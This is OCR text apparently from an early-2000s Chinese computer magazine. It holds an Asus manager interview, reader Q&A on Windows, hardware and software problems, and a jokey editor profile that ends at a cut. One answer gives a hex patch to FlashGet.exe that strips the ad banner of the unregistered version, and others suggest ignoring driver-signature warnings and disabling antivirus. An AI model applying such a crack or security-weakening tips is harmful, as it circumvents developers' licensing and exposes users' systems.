1998年大学毕业后，我在明基工作了四年，离开后在深圳一家公司工作，因为那份工作太过清闲，没有办法发挥自己的价值。“没有作出很大的贡献，却照样每个月领薪水”这是我很不喜欢的状态。恰巧华硕这边的工作需要人，通过接触和了解后，被华硕“崇本务实”的文化深深地吸引了。于是，我从深圳又回到了北京，来华硕工作，主要负责华硕电脑中国业务事业群品牌中心在国内的品牌推广工作。

到华硕工作后，您感觉自我价值是否得到了最大体现，有哪些难忘的经历？

我个人价值的体现主要是我们华硕品牌中心的团队战力的成长。准确地说，我们现在还只经历了一个阶段的历练。2002年10月21

日到华硕上班后，我们先用一个月的时间做组织架构优化，然后近半年的时间都在做部门内功修炼，那段时间几乎大家每天都要开会和加班，大家都蛮辛苦的，但是都蛮开心。一直到2003年3月，我们的团队具备了不错的战力，表现在配合公司2003年整体大目标的实现。我们在各个时间点，针对各个产品线都不余余力地为提升品牌努力工作。2003年华硕全球的盈收达到500亿元人民币，比2002年盈收增长了80%。2004年，我们要向新的目标努力，盈收要达到750亿元人民币，其中笔记本要比2003年增长100%，配件也要达到50%的再成长。这是公司今年的大目标，这个新目标的达成，要求我们团队必须向第二个阶段迈进。这就是要求我们有更大的格局。会不会很难，当然不容易，但是华硕的文化是"崇本务实"，我们有很好的企业文化，其实所有的大事业都是从小事做起的，公司教会我们一个最简单的成功秘籍——"Think Throgh，Excute Through"，就是"想清楚，做彻底"。

华硕需要怎样的人才？

我们招聘的人才必须要诚实、正直，有聪明才智，能承受工作压力，还要有强健的身体。你们也知道，在IT企业里面工作，工作压力会比较大，如果没有好身体肯定干不了这个工作。在华硕，我们经常讨论这样的几类人——"有心有力；有心无力；无心有力；无心无力"。"有心有力"就是有聪明才智，有能力，工作上肯用心去钻研，当然，身体也要不错，可以为了工作去迎接挑战，承受压力，这样的人才是我们首选的；另外"有力无心"和"有心无力"的人该选择谁，这是个有趣的话题，"无心有力"的人有聪明才智，但是没有工作意愿，没有好的态度，"有心无力"的人是指聪明才智不够，但是工作上很努力肯用心去学习，对比"无心有力"的人，我们更愿意花时间去培养"有心无力"的人。因为能力是可以提高的，但如果没有"心"就没有办法了；至于"无心无力"这样的人，当然是在第一时间将其淘汰。

应届毕业生在华硕会有多大的发展空间？

刚刚也说了，其实我们对专业看得并不很重，主要看态度和综合素质，最主要还要看这个人是否有正确的价值观。我个人觉得，毕业后参加的第一份工作对每个人的价值观的形成影响很大。一个好的企业文化会教会你如何思考，如何正确地看待工作，处理困难……会教会你很多东西。我喜欢华硕的企业文化，华硕教会每个人的是：要做正直的人，"大公正道"是每个华硕人的价值观；凡事要研究事情的本质，想清楚，然后再做，做就要做彻底；要有"诚心"，还要有"谦心"……华硕全球共有4万多名员工，在这样的文化中工作，心情会很愉快。华硕现在有很多工作岗位，应届毕业生来到这里工作，还会得到很多培训机会，并且他们在这里成长得也非常快。

华硕内部，我们每年都会举办"华硕学院"活动，是针对应届毕业生举办的，每年会定期在全国的五个城市举办两次培训，到现在已经举办了三届，收到了很好的效果，也从中选拔了很多的优秀人才。这个培训的过程，和参加《升存者》活动过程很相似，首先在五个城市中报名，然后我们进行筛选，被挑选出来的人来参加为期四天的培训，培训的内容是我们的企业文化、产品知识等，培训完毕后进行考试，能通过考试并且表现优秀者将可以留在华硕工作。

现在我们公司里有几位成长很快的员工，就是"华硕学院"的毕业生。短短一年的时间里，他们中间大多数的人已经可以独当一面了，有人负责一个省份的业务，取得了很好的成绩；也有表现优异的获得了升职的机会。从这些人的经历可以得出结论，只要认真地对待工作，有端正的态度，有高昂的热情，积极学习，在工作中一定会做出成绩的。

对本次活动的参与者有哪些建议？

首先要踊跃参与本次活动，珍惜这次难得的机会，还有就是心态要平和，态度要端正。


小编点评

今天郑威女士给小编留下的印象非常好，假如以前我没有看过关于她的报道，肯定会以为这么有能力的人应该是一位先生，而事实是一位非常精干漂亮的女士，是IT行业中非常少有的女人花。和她谈话时，她说自己刚刚毕业的时候，也是没有任何经验，经常挨骂，还说了一段"郑威挨骂"的故事给我。

她说："那时，自己真的什么都不懂，但是很听话，领导让干什么就干什么，没有自己的想法，更不明白为什么这项工作要这样做。曾经在一次开大会的时候，被老板叫到前面，当着公司很多人的面被骂了足足有二三十分钟。当时暗想：'明天我就不来上班了。'可是，冷静下来后，我没有辞职，从哪里遇到问题，就要从哪里解决问题，否则，下一次即便你换了一份工作，你还是会遇到同样的问题。"挨骂"的事让我收获最大的是"思考事情的根本面"和"实践"。其实也就是华硕所提倡的"崇本务实"。后来不再挨骂了，并且可以独自负责一项工作了。但是，仍然经常提醒自己。"

从她的这个故事中，我们应该明白，能力是培养出来了的，自己要为之不懈地努力。在整个谈话过程中，她谈到最多的是"企业文化"和"个人价值观"。她说，"华硕企业文化就很好，公司里每个人都很谦逊、心态平和、工作踏实，在这个企业里工作很快乐。"小编明白，她说的是事实，因为我在华硕亲眼见到的情况确实如此。如果这次活动的参与者有机会获得华硕的工作岗位，他们应该会很幸福，因为在华硕可以快乐地工作。

最后，我们祝福她在男人和机器众多的江湖中，生长得更加妩媚和艳丽。CF [CY04]



硬件维修站

1 安装电视卡后出现的两个问题

问：我最近给电脑安装了一块内置电视卡，可发现在使用电视卡接收电视信号的过程中触摸机箱时总有带电的感觉，并且电视画面上总是有很多的横线和雪花点，非常影响收视质量。请问有什么办法能解决这两个问题吗？

答：出现这种情况说明你安装的内置电视卡没有良好接地，并且受到了比较严重的电波干扰，你应该注意以下几个方面的问题：

(1)由于有线电视信号属于铜导线带电信号，所以接入电视卡后会使计算机外壳带上部分低压电，这样会影响到用电安全并威胁到机箱内其他配件的工作安全，因此你的电脑要良好地接地，应该使用标准的三相交流电插座或单独连接一根地线以确保工作的安全。

(2)将电视卡尽量安装在远离其他配件的插槽上，尤其是远离声卡以避免信号干扰。将其他电器远离电脑。

(3)将一条有线电视信号线分配给多个终端设备使用时，如果使用单一的三通连接器连接，就可能造成设备间的电磁干扰，这样就会使设备在播放电视信号时的接收效果变差，对于使用了电视卡的电脑来说也不能排除这种干扰，因此建议你在有线电视线路上安装专用的有线电视分频器，这样可以将信号干扰降到最低，以确保在电脑上能够收看到清晰的电视节目。

2 WinXP 下不能使用板载声卡

问：我使用的是QDI KD7X主板，发现只要安装了Windows XP后板载声卡就无法被识别，请问如何才能解决这个问题？

答：这是一个硬件兼容性问题，解决该问题的方法是将QDI KD7X主板的BIOS刷新到KD7X_V18LCP版本，刷新程序的下载地址是http://www.qdigrp.com/qdisite/driver/KD7X_V18LCP.zip。

3 我的超线程 CPU 性能为何如此之差

问：为什么我的电脑在更换了支持超线程技术的CPU后，性能比公司同样配置的电脑差很多？

答：可能是概念不清造成的误解。你应该搞清如下概念：

(1)一般Windows 2000(安装最新的SP)和Windows XP可以提供对P4超线程技术的支持，而Windows 98/Me则无法支持这项技术。

(2)并非安装了Windows 2000/XP后就能打开超线程技术，很多用户在升级了主板及CPU后往往会继续使用原来安装的操作系统，如果以前使用的是Intel i845系列的主板，尽管系统会提示找到新硬件并自动安装对应的驱动，用户也可以继续正常使用原来的系统，但此时系统并未打开CPU的超线程功能。最好的解决办法就是备份重要数据后删除原来的操作系统，然后重新安装操作系统，这样才能让操作系统打开超线程功能。

4 升级为 WinXP 后光驱与硬盘性能下降

问：我最近将操作系统升级到了Windows XP，随后发现硬盘性能和光驱性能下降了很多，请问如何才能解决这个问题？

答：你可以在系统桌面上用鼠标依次选择进入“开始→控制面板→系统→硬件→设备管理器→IDE ATA/ATAPI控制器”，然后通过主要、次要IDE通道查看各个硬盘的当前工作模式。对硬盘来说，应该处于UDMA4或5状态，光驱也应该处于UDMA2或4状态，如果此时显示为PIO4则需要将传输模式从PIO Only设定到DMA if available，然后重新启动操作系统即可。

5 Win98 下一体机的打印和扫描问题

问：我们公司有几台EPSON STYLUS SCAN SS2500彩色办公一体机，使用中出现了如下问题：有的机器可以打印但无法进行扫描，而有的机器可以进行扫描却无法进行打印。这样的机器都安装在Windows 98操作系统下，请问如何才能解决这个问题？

答：出现这种现象的原因是因为一体机的打印和扫描驱动程序没有被正常安装。

对于可以打印但无法扫描的一体机，你可以采用如下步骤修复：

(1)在系统桌面上用鼠标依次选择“开始→设置→控制面板”。

(2)在出现的窗口中双击“系统”图标，然后选择“设备管理器”标签。

(3)在“图像设备”或“其他设备”下查找带有黄色惊叹号的EPSON STYLUS SCAN SS2500这个设备，将该设备参数项删除。

(4)拔下一体机与电脑之间的USB连接线，然后再插上，此时系统会重新找到一个USB设备并进行安装，这样扫描功能就会恢复正常。

对于可以扫描但无法打印的一体机，你同样采用上述(1)、(2)步骤，然后在“其他设备”中找到带有黄色惊叹号的EPSON USB打印机这个设备并将其删除，拔下一体机与电脑之间的USB连接线，然后再插上，此时系统会重新找到一个USB设备并进行安装，这样打印功能就会恢复正常。

当所有的驱动程序都正常安装以后，在EPSON STYLUS SCAN SS2500彩色办公一体机“属性”项下的“详细资料”中，你可以找到“打印到以下端口”下的端口号为“EPUSBx:”。

CF [SB01]

1 从安装光盘中恢复安装IE 6.0

问:我的电脑中安装的是Windows XP，里面自带的IE 6最近被损坏了，修复也不起作用。我使用56Kbps的调制解调器通过电话线上网，想下载一个IE 6安装程序却发现需要非常长的下载时间。请问有什么办法能解决这个问题吗？

答:你可以从Windows XP的安装光盘中安装Internet Explorer 6，具体的方法如下:

(1)将Windows XP的安装光盘放入光盘驱动器，点击“开始→运行”，输入“rundll32.exe setupapi，InstallHinfSection DefaultInstall 132 %windir%\inf\ie.inf”，回车后执行该命令。

(2)如果这个命令无效，可打开“注册表编辑器”，找到[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\ActiveSetup\Installed Components\{89820200-ECBD-11cf-8B85-00AA005B4383}]，把该键的值从1改为0，以便使Windows XP自动安装IE 6。

2 驱动程序解决鼠标定位问题

问:我在Windows XP中玩CS时，发现鼠标定位很不准确，在左右方向上移动还可以接受，但在上下方向上感觉定位速度非常缓慢，而我在Windows Me和Windows 98中玩CS时鼠标的表现却很正常。请问如何才能解决这个问题？

答:根据向CS资深玩家请教得知，如果你的鼠标有驱动程序的话最好安装驱动程序。如果没有，你可以安装一个罗技的鼠标驱动程序，罗技的鼠标驱动程序最大的优点就是可以用于其他任何品牌的鼠标。要是还不能解决问题，可能是你的鼠标与Windows XP系统的兼容性不太理想，那样只能是更换鼠标了。

3 WinXP下扫描仪驱动安装问题

问:我最近由Windows 2000升级到了Windows XP，但我的清华紫光6C扫描仪只支持Windows 2000的驱动程序，咨询了清华紫光的技术支持人员后得知这款产品目前还没有支持Windows XP的驱动程序。请问有什么办法能让这台扫描仪工作在Windows XP系统下吗？

答:其实你只要使用支持Windows 2000的驱动程序就可以了，即在“开始→控制面板→系统→硬件→设备管理器”下进行强行安装，在系统询问WHQL数字签名时不必理会继续安装即可。

4 软件无法卸载的解决办法

问:我在Windows 2000中试图删除一些软件时，总是会弹出一个错误提示框说该程序正在被使用，无法被卸载，而此时该软件并没有被启动。请问有什么办法能卸载这些软件吗？

答:你可以尝试如下方法解决问题:

(1)在系统正常启动后按下Ctrl+Alt+Del组合键调出“Windows 安全”窗口，然后选择进入“任务管理器”，将其中运行的非系统程序关闭，随后再卸载软件即可。

(2)如果以上方法解决不了问题，则可以重启系统，在进入Windows 2000启动界面前按F8键后选择进入“安全模式”，然后在“安全模式”下进行软件卸载即可。

系统门诊所



5 开机频繁出现WinMgnt.exe错误

问:我使用的是Windows 2000，最近开机时出现“WinMgmt.exe产生了错误，将会被Windows关闭，需要重新启动程序”的错误提示，单击“确定”按钮后这个错误提示还是会重复出现。重新安装了操作系统后仍然不能解决问题。请问我该怎么办？

答:出现这种情况说明这个WinMgmt.exe文件已被损坏，如果重装操作系统还不能解决问题，那么说明Windows 2000的安装光盘也有问题。WinMgmt.exe在Windows 2000中是作为一个服务来运行的，WinMgmt.exe(CIM对象管理器)和知识库(Repository)是WMI两个主要构成部分，而WMI的则是Windows 2000不可缺少的一部分，因此系统会频繁提示错误。你可以通过重新安装Windows 2000 Service Pack 2来修复WinMgmt.exe, Windows 2000 Service Pack 2可在Http://www.microsoft.com/china/windows2000/SP2.htm处下载到。

6 Win98开机无法找到Nethou.dll文件

问:我使用的是Windows 98，我的电脑在开机时提示“Nethou.dll文件无法找到，请检查该文件是否存在”，请问这是为什么？应该如何解决这个问题？

答:提示“Nethou.dll”文件出现错误，一般是因为网卡驱动未被安装或者网卡驱动程序被损坏所致。解决该问题的办法如下:

(1)如果没有安装网卡驱动程序，请通过安装盘安装网卡驱动。

(2)如果已经安装了驱动程序，则需要进入“控制面板”，在“系统”下的“设备管理器”中将网卡驱动删除后重新安装即可。CF [SB02]

软件咨询间



1 VQF格式音乐文件播放和转换问题

问:我从网上下载了一些以VQF为扩展名的音乐文件，说明中声称是高音质的歌曲，但我用几个常用媒体播放器都不能播放。请问，VQF是一种什么音乐文件？我用Winamp能播放这种格式的文件吗？什么软件可以把普通格式的音乐文件转换为VQF格式的文件？

答:VQF是一种特殊的音乐格式，在音频压缩率和音质上，VQF比起MP3都有很大的优势。YAMAHA推出的TwinVQ技术可以压缩储存音乐文件为VQF格式，其压缩比达1：20，比MP3还要好。VQF文件可用Winamp打开，如果你的Winamp不能播放这种格式，可以从网上下载并安装一个名为VQF Plugin for Winamp的插件。当然现在支持播放这种格式的播放器越来越多，你也可以寻找一款能直接播放这种格式的播放器，比如韩国著名的播放软件jetAudio。

借助一种称为SoundVQ Encoder的编码器软件，可以把WAV、PCM、AIF和AIFF等常用音乐文件格式转换成VQF格式的文件。

2 Excel图表打印尺寸的问题

问:为何我总是不能将Excel图表调整为所需的大小打印，或不能在一页中打印多张图表？

答:对于图表工作表，可设置其打印大小，然后就可以按需要的大小打印出来。

如果图表位于图表工作表中，那么在打印图表时可对图表进行缩放。方法是:

先激活图表工作表，再单击“文件”菜单中的“页面设置”命令，然后单击“图表”选项卡，在“打印图表大小”标题下，单击所需的缩放选项。如果单击“自定义”选项，则打印的图表大小即为拖动图表的选择柄后所得到的大小。

对于嵌入图表，可通过拖动调整其大小。如果图表是工作表中的嵌入图表，则可通过单击该图表再拖动图表的选择柄来调整其大小。

要在一页上打印多张图表，请嵌入它们。不能在一页上打印多张图表工作表，如果需要将两张或多张图表打印到一页上，可建立嵌入图表，然后改变这些图表的大小，将它们调整到一页中。使用“视图”菜单中的“分页预览”命令可更清楚地显示打印区域中的图表。

3 一张光盘多次刻录资料的问题

问:我在刻录光盘时，有时手头上的数据不能一次写满整张光盘，但我又不想浪费刻录光盘的多余空间，请问如何解决这个问题？

答:你可以使用光盘刻录软件提供的多段刻录功能(Multisession)，这样就可以分段刻录CD了。不过使用这项功能会造成一部分光盘空间损耗，每次追加分段时大约需要损失20MB。这是此项功能的限制，用户不能控制。此外，你也可以使用CD-RW实现此项功能。目前CD-RW盘片已经有非常便宜的品种，而且速度也不断提高，使用它做移动存储是一个不错的选择。

4 WPS Office双面与横向打印问题

问:如何解决用WPS Office双面打印文稿的问题？另外，为什么有时横向打印的设置不起作用？

答:双面打印可用如下方法解决:在打印对话框中的“页面选择”下拉式列表框中先选定打印范围是“奇数页”，然后将纸张按打印顺序重新放好，再选择“偶数页”打印偶数页面。

在“文件”的“页面设置”对话框中将纸张方向设置为“横向”时，可以看到屏幕上横向放置的页面。打印机中正常进纸就可以达到横向打印的效果。但因为有些打印机不支持横向打印，这时横向打印的设置就不起作用。所以请先查看打印机的说明书，确定是否支持横向打印。另外，横向打印只需要设置即可，纸张放置方向还同纵向打印相同，如果错以为横向打印就应该横向放纸，那么就会出现打印尺寸不合适的问题。

5 Word版面中的图片尺寸裁剪问题

问:把一幅抓来的图片置入Word文档中以后，有没有办法能够将多余的图片部分剪掉？如何解决？

答:若要同时以相等的步长裁剪图片的两边，在单击“裁剪”按钮后，向内拖动图片任意一边上中心控点的同时按住Ctrl键；若要同时相等地裁剪图片的四边，向内拖动任意一个角控点的同时按住Ctrl键。

另外，此法也可以用来同时从两边或四周改变图片的尺寸。只是要后按Ctrl，否则Word会以为你要复制图片。

6 更改Office中的自选图形问题

问:我在Office中建立了一个自选图形，里面插有大量文字，建立后发现图形不合适，希望换个花样。但发现在更换了别的自选图形花样后，还得重新输入里面的文字。请问，怎样才能更换图形而又不需要重新输入文字？

答:在Office中如果需要把一种自选图形形状更改为另一种形状，最为方便快捷的方法是：

（1）选中要更改形状的“自选图形”；

（2）在“绘图”工具栏上单击“绘图”按钮选择“改变自选图形”指向一种类别选取所需形状。

这种做法尤其适合于现有的自选图形已经具有了很多的自定义格式、插入了大量的文本，甚至已经和别的自选图形组合的情形。利用此方法，都可以在保持原有格式的基础上改变形状。

7 下载ZIP文件损坏后别轻易放弃

问:常常有用“蚂蚁”或“快车”下载了ZIP压缩文件而无法打开的情况发生。请问遇到这种情况必须得重新下载那个文件吗，有什么解决办法？

答:如果使用FlashGet或NetAnts下载的ZIP文件出现无法打开的情况时，请先不要轻易放弃，可以尝试用下载它的那个软件进行修复。如果是CRC校验错误导致的问题，一般可以利用FlashGet或NetAnts的修复功能进行修复。

具体方法是：

FlashGet:选择“文件→添加文件”，在“添加以前下载的文件”窗口中选择无法打开的下载文件，单击“确定”按钮，损坏的ZIP文件会自动添加到FlashGet中的“已下载”文件夹中。然后右击“已下载”文件夹中损坏的文件，从右键菜单中选择“修复损坏的ZIP文件”命令，FlashGet就会弹出“CRC校验错误”的提示以及需要重新下载的文件的大小，单击“是”按钮，FlashGet就会重新下载损坏的那部分内容来修复ZIP文件。

NetAnts:修复ZIP文件的方法和使用FlashGet基本一样，但必须保证下载任务在下载列表中，而且下载的文件必须保存在下载时所设置的文件夹中，然后选中要修复的文件，单击鼠标右键，选择“修复损坏的ZIP文件”命令，NetAnts就会检查ZIP文件并标出损坏区域，然后按照提示操作即可。

8 解决用WMP播放DVD的问题

问:我在两台电脑上用Windows XP自带的Windows Media Player播放DVD时会提示不能播放或计算机没有安装兼容的DVD解码的信息。请问如何做才能使Windows Media Player能播放DVD？

答:如果你使用的是WMP 8.0，一般来说按播放VCD模式操作便可播放DVD了，当然你一定要安装有DVD光驱和DVD解码器。如果仍不能正常播放，可在注册表中打开[HKEY_CURRENT_USER/Software/Microsoft/MediaPlayer/Player]键，在[Settings]右边窗口增加一个字符串值EnableDVDUI，其值设置为yes即可。

如果你使用的是WMP 9.0，它本身就具有播放DVD的功能。如果放DVD时出现错误提示，那可能是因为你DVD解码器出现问题所致。一般在购买DVD光驱时，都会附送一个DVD播放软件，如PowerDVD，只要安装一下这个软件，Windows Media Player也就可以使用DVD解码器了。

9 解决超级链接图片边框问题

问:我在用FrontPage制作网页时，置入页面的超级链接图片总是有一个边框，这与我的页面背景很不协调，我希望去掉这个难看的边框。请问，如何解决这个问题？

答:如果用户在网页中为图形设置了默认超链接，FrontPage会自动地在图像周围放置边框，来提示站点访问者该图形是可以单击的。用户可以用下面的方法去掉图形周围的边框：

用鼠标右键单击图形，再执行快捷菜单上的“图片属性”命令。在弹出“图片属性”对话框中单击“外观”选项卡，在“布局”之下的“边框粗细”框中，以像素为单位输入值来指定边框的宽度，用户只要键入0即可删除边框。完成以后单击“确定”返回。

10 东方快车汉化包个数缺少问题

问:从“东方快车”的产品介绍中得知，“东方快车”带有1000多个软件汉化包，可是当我安装了这款软件后，为什么在DFKCAPP目录下却只发现有400多个汉化包？我的软件是从正规软件专卖店买来的。

答:一般我们安装软件大都选择“典型安装”方式，如果在安装“东方快车”软件时选择了这种方式，默认只安装400多个精品汉化包。你应该注意到“东方快车”在安装时还提供了“自定义安装”方式。如果选择“自定义安装”，就可以把其他汉化包也安装上，这样在DFKCAPP目录下看到的就是1200多个汉化包了。

11 解决成批提取PDF中文本的问题

问:我下载了一些PDF格式的文件资料，我想对其中的内容进行重新排版，如果用打开文件复制内容的办法来操作，因工作量大比较麻烦。请问，如何才能快速提取大量PDF文件中的文本？

答:我们可以借助一款叫做PDF2TXT的软件，快速把PDF文件转换为TXT或HTML文件。该软件操作简单，方便快捷。网上可以搜索下载到它的汉化版本。

12 金山影霸2003播放DVD出现跳帧

问:我在“金山影霸2003”中播放DVD或VCD时都会出现不同程度的跳帧现象，而在其他播放软件中不会出现此现象。请问如何解决？

答:可以尝试如下办法解决此问题：

(1)在“设置→视频设置”中选择较低视频优化方法。

(2)用户升级主板或显卡、声卡驱动。

(3)关闭病毒防火墙。

(4)去掉“高级”设置中的直接读盘功能。

(5)将光驱设备以DMA通道方式打开。

另外，在“金山影霸2003”的SP1补丁里提供了一个优化工具，能够帮助解决优化问题，请下载安装。 CF [SB03]

网络答疑室



1 Foxmail 5.0中的Riched20.dll错误

问:我在 Windows 98 下使用 Foxmail 5.0 时，出现类似“Access violation in address ... Riched20.dll”这样的错误信息。请问该如何解决？

答:在 Windows 98/Me 下使用 Foxmail 的过程中，如果出现类似“Access violation in address…Riched20.dll”这样的错误信息，请下载 RichEdit 补丁，并运行安装即可。下载地址:http://fox.foxmail.com.cn/download/RichedPack.exe。

2 用浏览器提示错误来检查热点

问:我在网页文件的图形中建立了一个图形热点，当用鼠标单击热点时，浏览器返回 404 或 503 之类的错误提示。请问这是怎么回事？

答:如果单击热点时，浏览器返回 404 错误，可能是下面几种原因引起的:

(1)可能是目标已经移动或不再存在。这时用户需要查找热点所链接的目标是否存在。

(2)可能是用户不能访问链接目标，这时需要检查自己的网络连接。

(3)可能存在一些其他技术问题，这时候用户可以试着删除 Internet 临时文件和保存的一些 Cookie。

此外，如果浏览器返回了一个 503 错误，一般是因为用户正在链接到一个没有浏览权限的网页。

3 一定能收到对方的邮件收条吗

问:我最近使用了 Foxmail 5.0 来管理邮件，我希望能够确认发出的邮件已经被收件人收到，并且被打开过。请问如何解决这个问题？这样的设置一定能奏效吗？

答:只要在发送的邮件中设置“请求阅读收条”即可。具体方法是:写邮件时，单击“写邮件”窗口中的“选项”菜单，然后选中“请求阅读收条”选项菜单。这样做只是为当前撰写的邮件设置请求阅读收条，如果希望所有发送的邮件都自动设置请求阅读收条，则需要在“系统设置”的“收条”选项卡中设置。

经过如上设置后，收件人打开设置了“请求阅读收条”的邮件时，如果使用的邮件程序支持“收条”功能并已经打开了该功能，程序将会提示收件人向发件人发送阅读收条，以确认邮件已经被收到并阅读过。但如果收件人还用的是没有检查收条的老版本的邮件管理软件，或者虽然用的是新版本，但关掉了检查收条的功能，那就不会给你发收条了。

4 为何邮件收完之后却不见了

问:我从 Foxmail 的“远程管理”窗口中选择收取了一些邮件，但在执行“收取”操作之后，发现其中的一封邮件不见了。请问，这是为什么？

答:如果邮件已经收取下来，但在 Foxmail 的收件箱中却找不到，会有以下三种可能:

(1)邮件列表设置了排序。请单击“查看”菜单，指向“排序”菜单项，看是否设置了邮件列表按某一字段排序。如果是，请尝试选择其他排序方式，看能否找到要找的邮件。

(2)账户设置了邮件过滤器，过滤器把邮件转移到其他邮箱或者删除了。请单击“账户”菜单的“过滤器”命令，打开“过滤器管理”窗口，检查该账户的过滤器设置。

(3)收到的邮件有可能被 Foxmail 判定为垃圾邮件并转移到了垃圾邮件箱，这时可以从垃圾邮件箱找回邮件。要避免 Foxmail 把朋友发来的邮件判定为垃圾邮件，可以把朋友的邮件地址添加到地址簿或者“白名单”中。

5 FlashGet中的广告条占位问题

问:我在安装了 FlashGet 后，发现上面有个很占空间的广告条，还弹出彩色广告来分散你的注意力。请问，有没有办法去除这个广告条？

答:没有注册的 FlashGet 版本会弹出这样的广告条，这是作者有意设定的，注册之后广告条便会消失。如果你觉得 FlahGet 主界面的这个长长的广告条影响使用，可以通过修改 FlashGet 主文件来达到去除广告条的目的。具体方法如下:用 UltraEdit 编辑工具打开 FlashGet.exe 文件，单击“搜索→查找”，输入 8B8184020000(以 FlashGet 1.6 测试版为例)，并开始搜索这些代码，找到后将它们统统改为 B80100000090，最后保存并退出 UltraEdit。再次运行 FlashGet，就不会出现广告条了。

6 扩展名造成的下载文件不能打开

问:以前我用 FlashGet 下载软件都很正常，但近日网络不稳定，用它下载了一些软件后，在双击下载的 EXE 文件时有不少文件显示为“请选择打开方式”而不能打开。请问，这是怎么回事？如何解决？

答:FlashGet 下载软件时一般会给未下载完的文件添加名为 jc!的后缀，而这个后缀在系统中默认是隐藏的，下载完成后 FlashGet 会自动去掉该后缀。你下载文件时网络不稳定，可能由于这方面的原因造成 FlashGet 无法自动完成该文件的自动更名工作，因此出现了你遇到的这种现象。

解决问题方法是，手工去掉文件的 jc!后缀即可。另外你还可在 FlashGet 中选择“工具→选项”，将“添加后缀 jc!直到文件下载完成”选项去掉，可永久避免这个问题发生。CF [SB04]



读编茶座

老安: Storyer堪称是编辑部里最伟岸的帅哥了,因此我想送给他一个雅号叫做"伟哥",但不知是哪个该死的外国人竟然把这个名字早就挪作他用了,所以至今只能沿袭别人给他起的另一个雅号——胖子。说到"胖子"这个称呼,老安很不服气,倒不是因为老安在编辑部里是最瘦的缘故而产生嫉妒之心,只是因为老安丝毫没有觉得Storyer有人们心目中的传统的胖子的味道,在老安的心目中称得上胖子的人应该是那种纵横尺码几乎相同的人。你看他一米八三的个头,匀称的身材,白皙的娃娃脸,怎么能随便跟"胖子"挂上钩呢?冤枉!后来才明白,是因为老编见他长得高大,当初他又是编辑部里年龄最小的,像个胖娃娃一样可爱,所以人们才叫他"胖子"的,如此则有情可原了。一听Storyer这个名字,你就会马上意识到这里边一定会有不少故事,那么就让《爱》刊记者Andy的手笔向大家说话吧。

掀起小编的"盖头"来(四)

讲述Storyer的故事

■Andy

初识胖子

Andy投身电爱的时间并不长,不过来了之后第一次对话正是和他合作完成的。他就是胖子。

当时老编FLP把我扔进那间漆黑、狭小的评测室,指着第一排的座位放下一句"你以后就坐这里"后,转身逃离了。偶只得蹑足跨进因堆满各式送测硬件产品而几乎没办法落脚的房间,待挤到座位上站稳之后,竟发现背后座位上还蜷缩着一个人——他居然长得白白胖胖,和房间的昏暗混乱一相辉映,竟让Andy肃然地联想到了"出污泥而不染"的嫩白荷花!

不过更让Andy感动的是,当偶自我介绍时,那胖子居然略显扭捏地轻摇了一下那颗大大的脑袋,然后净白荷花泛桃红般地轻声答道:"我是×××,早就听说你要来了……"话音落下的那一刻,俺知道,俺的座位下面一定已然一地鸡皮……

这就是胖子,一个温柔的四川汉子!至于为什么叫"胖子",令同样源自四川但却玉树临风、道骨仙风的Andy百思不得其解。不过解不了就算了,反正大家都叫他胖子,我也随大流就行了。

顺便说一下,在中国掀起的第三波"洋务运动"中,他给自己起了一个朗朗不上口的英文名——Storyer。以至于即便是盲目崇洋媚外到了极限的小特、Cornel等,也不肯用其英文二名来招呼他(经调查,其大名似乎应为余庆辉,不过早已被众编遗忘)。

低调的胖子?

胖子将自己温柔内敛的个性归结为低调的人生态度。刚开始,Andy对此深信不疑。因为除了偶尔上洗手间和跑到制作室做版之外,他绝对是蜷缩在座位上,一天都可以不吭一声!在这个物欲横流的社会中,像这样甘于平淡且律己甚严的作风,不能不让Andy深深佩服。

不过,当有一日,Andy因为有事起身转头相问时,眼前的情景才让偶真正体味到了什么叫"激情暗涌"。只见平日里收敛的胖子竟嬉皮笑脸、摇头晃脑地冲着屏幕,手指头在键盘上飞快地舞动着!他在干什么?!为什么作这个表情?!尽管Andy迅速联想到了这几天中午都来找胖子共进午餐的隔壁小MM,但碍于成年人隐私保护的原则,也为了自己的人生安全,就没有去发掘了。不过,Adny可以武断的是,"低调"这个评语显然是跟他沾不上边的了……

后来,听老同事揭发,胖子的确很低调——他曾经将自己关在编辑部的小房子里独自一个人低调地反复吟唱"白天不懂夜的黑"。

胖子的坚持

人总是有信念的,有信念就有坚持,胖子也不例外。坚持最大、坚持主流是胖子对电脑的信念。

在大家都时髦使用小巧的移动硬盘的时候,胖子却从中关村买回一个最大个的移动硬盘,大小似刚刚发明时的砖头手机的两倍。究其缘由,胖子本人狡辩说是因为"小巧时髦的不好用"。其实Andy知道,那是严重的"大块头沙文主义"思想在作祟!对此,看着胖子慢慢长大的老编Flanker更是意味深长地提醒我们:"现在的劫匪都这么豪快而华丽呀~ "。

曾经听老安说过一则胖子的故事:胖子在来编辑部之前曾经有过与电脑相伴七天七夜而形影不离的传奇经历,更有甚者,将这个故事演绎为七天七夜不吃不喝与电脑做伴的传奇。后来经过与当事人证实,饭还是吃了一些的。

胖子是做硬件编辑的,常常不能满足于某些设备的技术设计,因而也少不了进行一些自我技术改造或设计。一日,在怀抱笔记本电脑"坐卫"时突发奇想:"如果发明一个放在坐便前的笔记本托架,应该是有市场的,最起码像我这样的发烧友肯定用得着。"但说出来后,马上遭到FLP的当头一棒——你这个想法的产品我在互联网上早就看到了,引得众小编大笑不止。

人们说,胖子的笑是全社最灿烂的笑。记得刚来社里时,他经常面对屏幕傻笑,被多人怀疑有精神问题,结果有好奇者上前一看,发现胖子原来是在玩游戏。用胖子的话来说,玩好了才能开心,开心了才能工作好,所以游戏第一,工作第二,但玩游戏绝对是为了更好地工作。(老安:自制力不强的未成年人请勿擅自效仿)

俗话说,磨刀不误砍柴工。据办公室的一位同事说,她每每在乘电梯时会发现胖子早上总要在电梯上睡一小觉。看来胖子很会捕捉磨刀的时间的。

胖子天生爱水,最喜欢的运动是游泳,在游泳池里面非常灵活。看来他的可爱的娃娃脸源于水的滋润。

其实,类似的事迹不胜枚举,不过,其中比较BT的是胖子选用MyIE的理由——据说仅仅只是为了不被做软件栏目的小特鄙视!看来,胖子不仅从大流,而且确实从得很辛苦呢!

最后的揭露

